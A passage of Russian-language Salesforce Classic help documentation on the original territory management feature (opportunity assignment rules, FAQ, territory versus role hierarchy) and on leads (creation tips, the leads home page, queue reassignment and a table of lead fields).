- Создание иерархий территорий, которые соответствуют требованиям организации к прогнозам и способу взаимодействия пользователей организации.
- Настройка единых параметров управления территориями.
- Создание и редактирование территорий.
- Назначение пользователей территориям.
- Определение правил назначения организации, которые оценивают организации и назначают их территориям.
- Выбор организаций из списка и их назначение территориям вручную.

СМ. ТАКЖЕ:

Управление территориями

Включение функции управления территориями

Управление территориями. Вопросы и ответы

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления территориями:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Назначение возможностей территориям

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Возможность может быть назначена территории при создании возможности (вручную или путем преобразования интереса) или при выполнении правил назначения организации, которые влияют на текущие возможности. Данный раздел включает указанные ниже подразделы.

- Назначение территорий для возможностей, созданных вручную
- Назначение территорий для преобразованных интересов
- Примечания к назначению территорий для возможностей

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания возможностей:

- Создание для возможностей

Назначение территорий для возможностей, созданных вручную

Если для создания возможности используется вкладка «Возможности» или раздел «Быстрое создание» на боковой панели, то система Salesforce сравнивает территории, связанные с организацией возможности, с территориями, участником которых является ответственный за возможность.

- Если организация и ответственный за возможность принадлежат одной территории, то возможность назначается этой территории только в том случае, если установлен флажок «При сохранении оценить данную организацию по правилам территории».
- Если организация и ответственный за возможность принадлежат нескольким общим территориям, то возможность не назначается автоматически ни одной из этих территорий. Ответственный за возможность должен вручную назначить территорию этой возможности.
- Если организация и ответственный за возможность принадлежат разным территориям, то ответственный не может назначить возможность территории.

Назначение территорий для преобразованных интересов

Ниже перечислены условия назначения территории в случае преобразования интереса в возможность.

- Количество территорий, назначенных организации, которая связана с возможностью
- Принадлежность ответственного за интерес и организации к одной территории
- Количество пользователей, назначенных территории
- Назначение менеджера прогнозов для территории

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена только одной территории.

Ответственный за интерес и организация принадлежат одной территории	Количество пользователей, назначенных территории	Менеджер прогнозов назначен территории	Результаты
Да	1	—	Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность.
Нет	1	—	Возможность назначается той же территории, что и организация; ответственный за возможность является единственным участником территории.
Нет	0	—	Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность. Ответственный за интерес добавляется в качестве неактивного участника территории.
Да	>1	Да	Возможность назначается той же территории, что и организация; менеджер прогнозов становится ответственным за возможность.
Да	>1	Нет	Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность.
Нет	>1	Да	Возможность назначается менеджеру прогнозов территории.
Нет	>1	Нет	Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность. Ответственный за интерес добавляется в качестве неактивного участника территории.

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена нескольким территориям.

Участники территории ответственного за интерес	Результаты
Ответственный за интерес и организация имеют одну общую территорию	Возможность не назначается ни одной из территорий; ответственный за интерес становится ответственным за возможность. Ответственный за возможность может назначить возможность для территории организации.

Участники территории ответственного за интерес	Результаты
Ответственный за интерес и организация имеют несколько общих территорий	Возможность не назначается ни одной из территорий; ответственный за интерес становится ответственным за возможность. Ответственный за возможность может назначить возможность любой общей территории.
Ответственный за интерес и организация не имеют общих территорий	Возможность не назначается ни одной из территорий; ответственный за интерес становится ответственным за возможность. Ответственный за возможность не может назначить возможность ни одной из территорий.

Примечания к назначению территорий для возможностей

- Ниже перечислены действия, которые не меняют территорию возможности.
  - Назначение организации возможности вручную территории
  - Изменение организации, связанной с возможностью
  - Изменение территории организации в результате выполнения правил назначения организаций, если возможность и ее организация принадлежат разным территориям
  - Перенос возможности новому ответственному
- Если поле возможности «Дата закрытия» содержит значение, которое предшествует текущей дате, а поле «Этап» содержит значение *«Закрыто и реализовано»* или *«Закрыто и не реализовано»*, то такая возможность не обновляется правилами назначения территории.
- Рекомендуем уведомлять пользователей о наличии возможности, которая должна быть назначена территории вручную, но не была назначена в течение одного дня. Чтобы уведомить пользователей о наличии неназначенных возможностей, настройте контролируемое по времени бизнес-правило.
- Восстановление организации или возможности из корзины инициирует восстановление назначения территории, но не активирует оценку правил назначения организаций. Восстановленная запись может использовать территории, которые не соответствуют новым правилам назначения организаций, заданным во время хранения данной записи в корзине.
- Назначение территории для возможностей, которые пакетно или по отдельности переносятся от одного пользователя другому, остается без изменений. Если пользователь, которому назначаются возможности, больше не является участником территории возможности, то он добавляется в качестве неактивного участника территории.
- Открытые возможности пользователей, которые удаляются из территории, могут быть назначены другому пользователю. Кроме того, возможности пользователей, переносимых из одной территории в другую, могут быть сохранены за этими пользователями или назначены новым получателям. Ниже описаны действия, выполняемые в случае отсутствия получателя.
  - Если родительской территории назначен менеджер прогнозов, то он становится ответственным за открытые возможности пользователя. Менеджер прогнозов назначается территории, а флажок «Активно в территории» снимается.

- Если родительской территории не назначен менеджер прогнозов, то пользователь остается в территории, а флажок «Активно в территории» снимается.

СМ. ТАКЖЕ:

Управление правилами назначения организации

Создание и редактирование правил назначения организации

Просмотр списков организаций, назначенных вручную

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра списков организаций, назначенных вручную:	Просмотр настройки и конфигурации
Для удаления организаций:	«Управление территориями» И «Редактирование» для организаций ИЛИ Пользователь является менеджером прогнозов, установлен флажок «Управление территориями может осуществляться менеджерами прогнозов», пользователь работает ниже собственного уровня в иерархии территорий, пользователю предоставлено полномочие «Редактирование» для организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Страница со списком организаций, назначенных вручную, содержит организации, назначенные выбранной территории. Данная страница позволяет просмотреть подробные сведения об организации, удалить организации из территорий и получить доступ к другим связанным данным.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
- Чтобы просмотреть сведения об организации, щелкните имя нужной организации.
- Чтобы удалить организацию из территории, щелкните ссылку **«Удалить»** напротив имени нужной организации.

СМ. ТАКЖЕ:

Управление территориями

Управление пользователями в территориях

Управление организациями по территории. Вопросы и ответы

Управление территориями. Вопросы и ответы

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

- Как система Salesforce обрабатывает функцию управления территориями?
- Переносятся ли возможности другим пользователям при выполнении правил назначения организаций?
- Отличается ли иерархия территорий от иерархии ролей?
- Каким образом возможности назначаются территориям?
- Чем отличаются организации, назначенные вручную, от организаций, назначенных правилами назначения?
- Как работают ограничения возможностей?
- Должны ли пользователю назначаться территории, назначенные его возможностям?
- Что происходит при восстановлении организации или возможности, назначенной территории?
- Какие типы записей поддерживают территории?
- При каких условиях правила назначения оценивают организации?

СМ. ТАКЖЕ:

Управление территориями

Как система Salesforce обрабатывает функцию управления территориями?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.


ВЕРСИИ

Функция управления территориями доступна в версиях: Salesforce Classic

Версии Developer Edition и Performance Edition, а также Enterprise Edition и Unlimited Edition с консолью Sales Cloud поддерживают функцию управления территориями, которая позволяет объединять пользователей в территории и предоставлять доступ к организациям, а также связанным возможностям и обращениям.

Версия Professional Edition поддерживает иерархию ролей Salesforce, которая позволяет управлять сведением данных, доступных в территориях компании. Структура данной иерархии определяется иерархией ролей, а не должностями сотрудников, так как одной и той же роли может быть назначено несколько сотрудников с разными должностями. Пользователям всегда доступны собственные данные, а также данные, принадлежащие нижестоящим пользователям в иерархии ролей. Кроме того, роль определяет данные, доступные пользователю при работе с прогнозами.

Обычно в организации используется трехуровневая иерархия ролей. См. пример ниже.



- Роль верхнего уровня может быть назначена вице-президентам по продажам, маркетингу и обслуживанию клиентов, а также финансовому директору. Данные пользователи могут просматривать всю информацию, доступную на нижних уровнях, а также выполнять ее сведение.
- Роль среднего уровня может быть назначена региональным менеджерам. Данные пользователи могут просматривать только собственную информацию и информацию, доступную нижестоящим сотрудникам. Например, менеджер западного региона может просматривать и сводить только те данные, которые принадлежат пользователям с ролью «Торговые представители западного региона».
- Роль нижнего уровня может быть назначена торговым представителям. Данные пользователи могут просматривать и сводить только собственную информацию, так как они не имеют подчиненных сотрудников.

Прим.: Иерархия ролей и модель общего доступа к организации позволяют определить данные, которые должны быть доступны пользователям, при условии что использование иерархий разрешено параметрами общего доступа. Кроме того, роль всегда определяет данные, доступные пользователю при работе с прогнозами, независимо от модели общего доступа. В модели общего доступа «Личный» роль определяет уровень доступа пользователя к данным других пользователей. Однако если задано значение «Общедоступный: для чтения и записи» или «Общедоступный: только для чтения», то пользователи могут просматривать (и редактировать, если выбрано значение «Общедоступный: для чтения и записи») сведения, принадлежащие любому другому пользователю, а также просматривать данные нижестоящих пользователей в иерархии.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Управление территориями

Переносятся ли возможности другим пользователям при выполнении правил назначения организаций?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Ниже перечислены условия, при выполнении которых пользователю автоматически назначается ответственность за возможность, переназначенную территории пользователя в результате выполнения правил назначения организаций.

- Пользователь является единственным участником территории.
- Пользователь является единственным менеджером прогнозов в территории.
- Пользователь является единственным участником территории, которому доступно прогнозирование.

Если перечисленные выше условия не выполняются, то исходный ответственный за возможность добавляется в территорию в качестве неактивного участника.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Отличается ли иерархия территорий от иерархии ролей?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Да. Иерархия территорий и иерархия ролей не зависят друг от друга. См. таблицу сравнения ниже.

Иерархия территорий	Иерархия ролей
Доступно после обращения в компанию Salesforce.	Доступно по умолчанию
Определяет прогнозы	Не влияет на прогнозы, если включена функция управления территориями
Позволяет назначать пользователя нескольким территориям	Позволяет назначать пользователя только одной роли
Влияет на отчеты по организациям и возможностям	Влияет на все остальные отчеты
Предоставляет доступ к записям, независимо от ответственности. Пользователи получают наиболее высокий уровень доступа.	Предоставляет доступ к записям на основе ответственности. Пользователи получают наиболее высокий уровень доступа.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Каким образом возможности назначаются территориям?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Возможности автоматически присваиваются территориям на основе следующих действий.

- Создание новой возможности
- Выполнение правил назначения организаций

  Ниже перечислены условия автоматического назначения возможностей территории организации.

  - Возможность не использует территорию, а ее организация добавлена в территорию.
  - Организация переносится между территориями. Если правило назначения организаций запрещает перенос возможностей за пределы отдельной области иерархии территорий, то возможности не переносятся, а их принадлежность к территориям отменяется.

  Ниже перечислены условия, при выполнении которых возможности не назначаются территории организации автоматически.

  - Организация удаляется из территории и назначается новой территории позднее. Возможности организации из исходной территории больше не принадлежат территориям.
  - Организация одновременно переназначается нескольким территориям. Возможности организации из исходной территории больше не принадлежат территориям (если не установлен флажок «Ограничить назначение возможности»).

    Прим.: Ответственный за возможность, который не принадлежит новой территории, добавляется в качестве неактивного участника территории.

Следующие действия не изменяют территорию возможности.

- Назначение организации возможности вручную территории
- Изменение организации, связанной с возможностью
- Изменение территории организации в результате выполнения правил назначения организаций, если возможность и ее организация принадлежат разным территориям

- Перенос возможности новому ответственному

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Чем отличаются организации, назначенные вручную, от организаций, назначенных правилами назначения?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Организации, назначенные вручную, не оцениваются при выполнении правил назначений организаций. Организации, назначенные территории вручную, принадлежат данной территории до тех пор, пока не будут удалены вручную.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Как работают ограничения возможностей?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Флажок «Ограничить назначение возможности», установленный в записи территории, позволяет сохранить возможности в текущей или дочерних территориях при выполнении правил назначения организаций. Ниже перечислены возможные исключения.

- Если организация возможности переносится в одну дочернюю территорию, то возможность назначается новой территории организации. Данное исключение распространяется на те случаи, когда организация переносится в несколько территорий, из которых только одна территория является дочерней для исходной территории.
- Если организация возможности переносится в несколько дочерних территорий, то поле территории возможности становится пустым.
- Если организация возможности переносится за пределы текущей и дочерних территорий, то поле территории возможности становится пустым.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Должны ли пользователю назначаться территории, назначенные его возможностям?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Пользователь, которому назначена открытая возможность, но не назначена территория данной возможности, назначается территории, которая в связанном списке «Назначенные пользователи» отображается без флажка «Активно в территории».

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Что происходит при восстановлении организации или возможности, назначенной территории?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Восстановление организации или возможности инициирует восстановление назначения территории, но не активирует оценку правил назначения организаций. Восстановленная запись может использовать территории, которые не соответствуют новым правилам назначения организаций, заданным во время хранения данной записи в корзине.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Какие типы записей поддерживают территории?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Поля территорий могут использоваться в записях организаций, возможностей или пользователей. Организации и пользователи могут быть связаны с несколькими территориями. Возможности могут быть связаны только с одной территорией.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

При каких условиях правила назначения оценивают организации?

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Ниже перечислены условия, при выполнении которых активные правила автоматически оценивают организации и назначают их территориям.

- Организация создана посредством пользовательского интерфейса Salesforce, Force.com API, версия 20.0 или более ранняя, или клиентского приложения (например, Connect Offline).
- Организация импортирована посредством мастера импорта.
- Организация создана путем преобразования интереса.
- Организация изменена и сохранена, если флажок «Выбрать по умолчанию» установлен для параметра «Флажок "При сохранении оценить данную организацию по правилам территории"» в разделе **«Свойства макета»**. Если правило назначения организации инициирует изменение ответственности за возможность, то возможность должна быть доступна для переноса.
- Организация изменена и сохранена посредством Force.com API.
- Кнопка **«Запуск правил»** нажата на странице сведений о территории, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
- Кнопка **«Сохранить и запустить правила»** нажата на странице управления правилами назначения организации, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.

- Повторяющиеся организации объединены.

СМ. ТАКЖЕ:

Управление территориями. Вопросы и ответы

Отслеживание потенциальных возможностей как интересов

Интересы

Отслеживайте потенциальных клиентов, помимо ваших контактов и возможностей, с помощью записей интересов Salesforce. После того как вы квалифицировали свои записи интересов, преобразуйте их в контакты и создайте для них учетные записи (если только у вас уже нет учетных записей в Salesforce). Надеемся, вам удастся таким образом создать возможности, которые помогут вам повысить эффективность процесса продаж.

Независимо от используемой версии (Lightning Experience или Salesforce Classic), вы работаете со списком интересов. В этом списке вы быстро создаете, находите и обрабатываете интересы, на которых вы сосредоточены в данный момент.

С этими интересами можно связывать соответствующие события и задачи. А чтобы с ними были связаны возможности, преобразуйте квалифицированные интересы в контакты. Для любых записей интересов, которые вы отмечаете как «Неквалифицированные», запланируйте пересмотр позднее, чтобы проверить, не изменились ли у данных потенциальных клиентов потребности в ваших товарах и услугах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Преобразование квалифицированных интересов

Управление электронной почтой в Lightning Experience

Рекомендации по созданию интересов

Ниже перечислены некоторые рекомендации по созданию интересов вручную для отслеживания потенциальных клиентов.

- Вкладка «Интересы» позволяет назначать интересы автоматически посредством активного правила назначения интересов. Для этого, установите флажок «Назначить с помощью активных правил назначения». В противном случае, интерес назначается текущему пользователю.

  При автоматическом назначении нового интереса тип записи интереса может изменяться алгоритмом, выбранным администратором для правил назначения.

- Если группа сбыта использует подразделения (только для Salesforce Classic), то подразделению нового интереса автоматически назначается стандартное подразделение текущего пользователя, кроме тех случаев, когда вручную выбирается другое подразделение.
- Стандартный статус новых интересов определяется администратором.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Интерес, помеченный как прочитанный, не отображается в списковом представлении «Мои непрочитанные интересы». Если нажать кнопку **«Сохранить и создать»** в Salesforce Classic, интерес будет помечен как непрочитанный.

Начальная страница интересов

При выборе вкладки «Интересы» отображается начальная страница интересов.

- Чтобы открыть страницу со списком интересов, выберите нужное списковое представление в раскрывающемся списке **«Просмотр»**. Чтобы создать собственное настраиваемое представление, щелкните ссылку **«Создать новое представление»**.

  Чтобы просмотреть интересы, доступные в очереди, выберите нужную очередь в раскрывающемся списке. Система Salesforce добавляет соответствующее списковое представление для любой очереди, созданной администратором.

  Прим.: Модель общего доступа к объектам, распространяющаяся на всю организацию, определяет доступ пользователей к записям объекта в очередях.

  Общедоступный: для чтения, записи и переноса
  Пользователи могут просматривать и принимать ответственность за записи, доступные в любых очередях.

  Общедоступный: для чтения и записи или Общедоступный: только для чтения
  Пользователи могут просматривать любые очереди, но принимать ответственность только за записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, за записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

  Личный
  Пользователи могут только просматривать и принимать записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

  Независимо от модели общего доступа, пользователи могут принимать ответственность за записи, доступные в очередях, участниками которых они являются, только при наличии полномочия «Редактирование». Администраторы Salesforce, пользователи с полномочием на объект «Изменить все» для обращений или интересов и пользователи с полномочием «Изменение всех данных» могут просматривать и принимать записи из любой очереди обращения или интереса, независимо от их участия в очереди.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Интересы»:
- «Чтение» для интересов

Для просмотра интересов:
- «Чтение» для интересов

Для создания интересов:
- «Создание» для интересов

- Чтобы просмотреть краткий список интересов, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние интересы»**. Чтобы просмотреть сведения об интересе, выберите имя нужного интереса из списка. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Интересы"», заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние интересы».

Значение списка «Недавние интересы»	Описание
Мои непрочитанные интересы	Последние 10 или 25 интересов, назначенных текущему пользователю, которые до сих пор не были просмотрены или изменены. Данный список содержит записи, за которые несет ответственность только текущий пользователь.
Недавно просмотренные	Последние 10 или 25 интересов, просмотренных пользователем; самые последние просмотренные интересы отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи.
Недавно созданные	Последние 10 или 25 интересов, созданных пользователем; самые последние созданные интересы отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь.

- Если включена функция быстрого создания, то новый интерес может быть добавлен с помощью раздела **«Быстрое создание»** на боковой панели начальной страницы интересов. Или нажмите кнопку **«Создать»** в разделе **«Недавние интересы»**.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе **«Отчеты»**.
- Чтобы просмотреть сводный список интересов, заполните поля в разделе **«Резюме»** и нажмите кнопку **«Запустить отчет»**.
- Чтобы выполнить необходимое действие над интересами, щелкните соответствующую ссылку в разделе **«Инструменты»**.
- Чтобы просмотреть интересы, предоставленные бизнес-партнерами посредством функции Salesforce to Salesforce, выберите нужное списковое представление в разделе **«Интересы от подключений»**.

СМ. ТАКЖЕ:

Интересы

Управление интересами

Социальные организации, контакты и интересы

Переназначение интересов из очереди

Принимая интересы из очереди, пользователь может легко переназначить интересы себе.

1. Перейдите в списковое представление очереди интересов. Если очередь интересов не отображается, ваш администратор должен добавить вас в список участников очереди.
2. Выберите нужные интересы.
3. Щелкните **«Принять»**.

Чтобы переназначить отдельный интерес из очереди, перейдите на страницу подробных сведений о записи и измените ответственного за запись.

СМ. ТАКЖЕ:

- Изменение ответственного за запись
- Пакетный перенос записей
- Очереди
- Интересы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы изменить или принять ответственность за интересы из очереди, выполните следующие действия.

- Редактирование для интересов

Поля интересов

Ниже перечислены поля, доступные в интересах. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Если запись интереса добавлена из Data.com, то некоторые поля будут заполнены значениями Data.com или D&B (при их наличии). Некоторые поля интересов Data.com доступны только тем организациям, которые используют конкретный продукт Data.com.

Поле	Описание	Принимает значение Data.com или D&B
Адрес	Часть адреса интереса: название улицы (например, ул. Мира, 1). Данное поле может содержать не более 255 символов.	✔ (Data.com)
Годовой доход	Сумма дохода компании интереса за год.	✔ (D&B)
Кампания	Имя кампании, ответственной за создание интереса. Данное поле отображается только при создании интереса. Сведения, введенные	

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание	Принимает значение Data.com или D&B
	в данное поле, хранятся в связанном списке интереса «Журнал кампании».	
Город	Часть адреса интереса: название города (например, Москва). Данное поле может содержать не более 40 символов.	✔ (Data.com)
Статус очистки	Статус очистки записи по сравнению с Data.com. Возможные значения: «Не сравнивалось», «Синхронизировано», «Просмотрено», «Отличается», «Не найдено» и «Неактивно». Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean.	✔ (Data.com)
Компания	Название компании, связанной с интересом. Данное поле может содержать не более 255 символов.	✔ (D&B)
Номер D-U-N-S компании	Номер D-U-N-S — это уникальный девятизначный номер, назначаемый каждому офису организации в базе данных D&B, функции которого отличаются от функций других офисов. Организации по всему миру используют номера D-U-N-S в качестве международного стандарта для коммерческой идентификации и отслеживания. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию очистки Data.com Clean. Прим.: Чтобы просмотреть полный номер D-U-N-S, • добавьте интерес в систему Salesforce, или • очистите интерес посредством Data.com, если он уже доступен в Salesforce. Если запись не добавлена или не очищена, то ее первые пять цифр заменяются звездочками (*).	✔ (D&B)
Название компании (на родном языке)	Название компании, переведенное на родной язык.	
Страна	Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.	
Создано	Пользователь, создавший интерес, а также дата и время создания. (Только для чтения)	
Компания D&B	Ссылка на соответствующую запись компании D&B, которая содержит поля D&B для интереса. Чтобы связать интерес с другой записью компании D&B, воспользуйтесь функцией поиска. Данное поле доступно только организациям, использующим продукт Data.com Prospector или функцию Data.com Clean.	✔ (D&B)

Поле	Описание	Принимает значение Data.com или D&B
Ключ Data.com	Код компании в Data.com. При сравнении записей Salesforce с записями Data.com (посредством ручной или автоматической очистки) и обнаружении совпадений Data.com числовое значение данного поля используется для связывания двух записей.	✔ (Data.com)
Описание	Описание интереса. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.	
Не звонить	Желает ли контакт, чтобы связь осуществлялась по телефону. При использовании Data.com значение поля «Телефон» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.	
Электронная почта	Адрес эл. почты интереса. Адрес должен быть действительным и иметь следующий формат: aivanov@kompaniya.ru. Данное поле может содержать не более 80 символов. Чтобы отправить сообщение эл. почты с помощью личного почтового приложения, щелкните адрес эл. почты в данном поле. Если в организации включена служба «Кнопки и ссылки Gmail», щелкните ссылку Gmail напротив данного поля, чтобы отправить сообщение эл. почты из аккаунта Gmail. Подробнее см. в разделе «Gmail™ в Salesforce» на странице 4677.	✔ (Data.com)
Без рассылки по эл. почте	Желает ли контакт получать электронные сообщения. При использовании Data.com значение поля «Эл. почта» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.	
Факс	Номер факса интереса. Данное поле может содержать не более 40 символов.	
Без рассылки по факсу	Номер факса интереса не добавляется в список рассылок по факсу.	
Личное имя	Личное имя интереса, отображаемое на странице редактирования сведений об интересе. Данное поле может содержать не более 40 символов.	✔ (Data.com)
Личное имя (на родном языке)	Личное имя интереса, переведенное на родной язык.	
Отрасль	Основной род деятельности компании интереса. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	✔ (Data.com)

Поле	Описание	Принимает значение Data.com или D&B
Фамилия	Фамилия интереса, отображаемая на странице редактирования сведений об интересе. Данное поле может содержать не более 80 символов.	✔ (Data.com)
Фамилия (на родном языке)	Фамилия интереса, переведенная на родной язык.	
Дата последнего переноса	Дата последнего изменения ответственного за интерес.	
Валюта интереса	Стандартная валюта для всех полей валюты в интересе. Стоимость отображается в валюте интереса, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.	
Подразделение интереса	Подразделение, которому принадлежит интерес. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.	
Ответственный за интерес	Назначенный ответственный за интерес.	
Тип записи интереса	Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Тип записи может быть связан с процессом интереса. Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.	
Источник интереса	Источник интереса (например, реклама, партнер или Интернет). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	✔ (Data.com)
«Статус интереса»	Статус интереса (например, Open, Contacted или Qualified). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Отчество	Отчество интереса, отображаемое на странице редактирования сведений об интересе. Данное поле может содержать не более 40 символов. Прим.: Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Затем выберите Включить суффиксы для имен пользователей.	

Поле	Описание	Принимает значение Data.com или D&B
Отчество (на родном языке)	Отчество интереса, переведенное на родной язык. Прим.: Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Затем выберите Включить суффиксы для имен пользователей.	
Мобильный	Номер мобильного телефона. Данное поле может содержать не более 40 символов.	
Изменено	Пользователь, который изменял поля интереса последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка интереса. (Только для чтения)	
Имя	Личное имя, отчество (бета-версия), фамилия и суффикс (бета-версия) интереса, отображаемые на странице редактирования сведений об интересе.	✔ (Data.com)
Количество сотрудников	Количество сотрудников в компании интереса.	✔ (D&B)
Тел.	Основной номер телефона интереса. Данное поле может содержать не более 40 символов.	✔ (Data.com)
Организация-партнер	Поле, определяющее принадлежность интереса пользователю-партнеру. Данное поле доступно только для чтения.	
Рейтинг	Определяет ценность или перспективу интереса (например, Hot, Warm или Cold). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	
Чтение	Флажок, обозначающий интерес, который был просмотрен или изменен ответственным за интерес. Данный флажок не отображается на страницах просмотра или редактирования сведений об интересе. Интересы, помеченные как прочитанные, отображаются в столбце «Не прочитано» списковых представлений интересов без флажка.	
Приветствие	Приветствие при обращении к интересу (например, господин, госпожа, профессор). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.	

Поле	Описание	Принимает значение Data.com или D&B
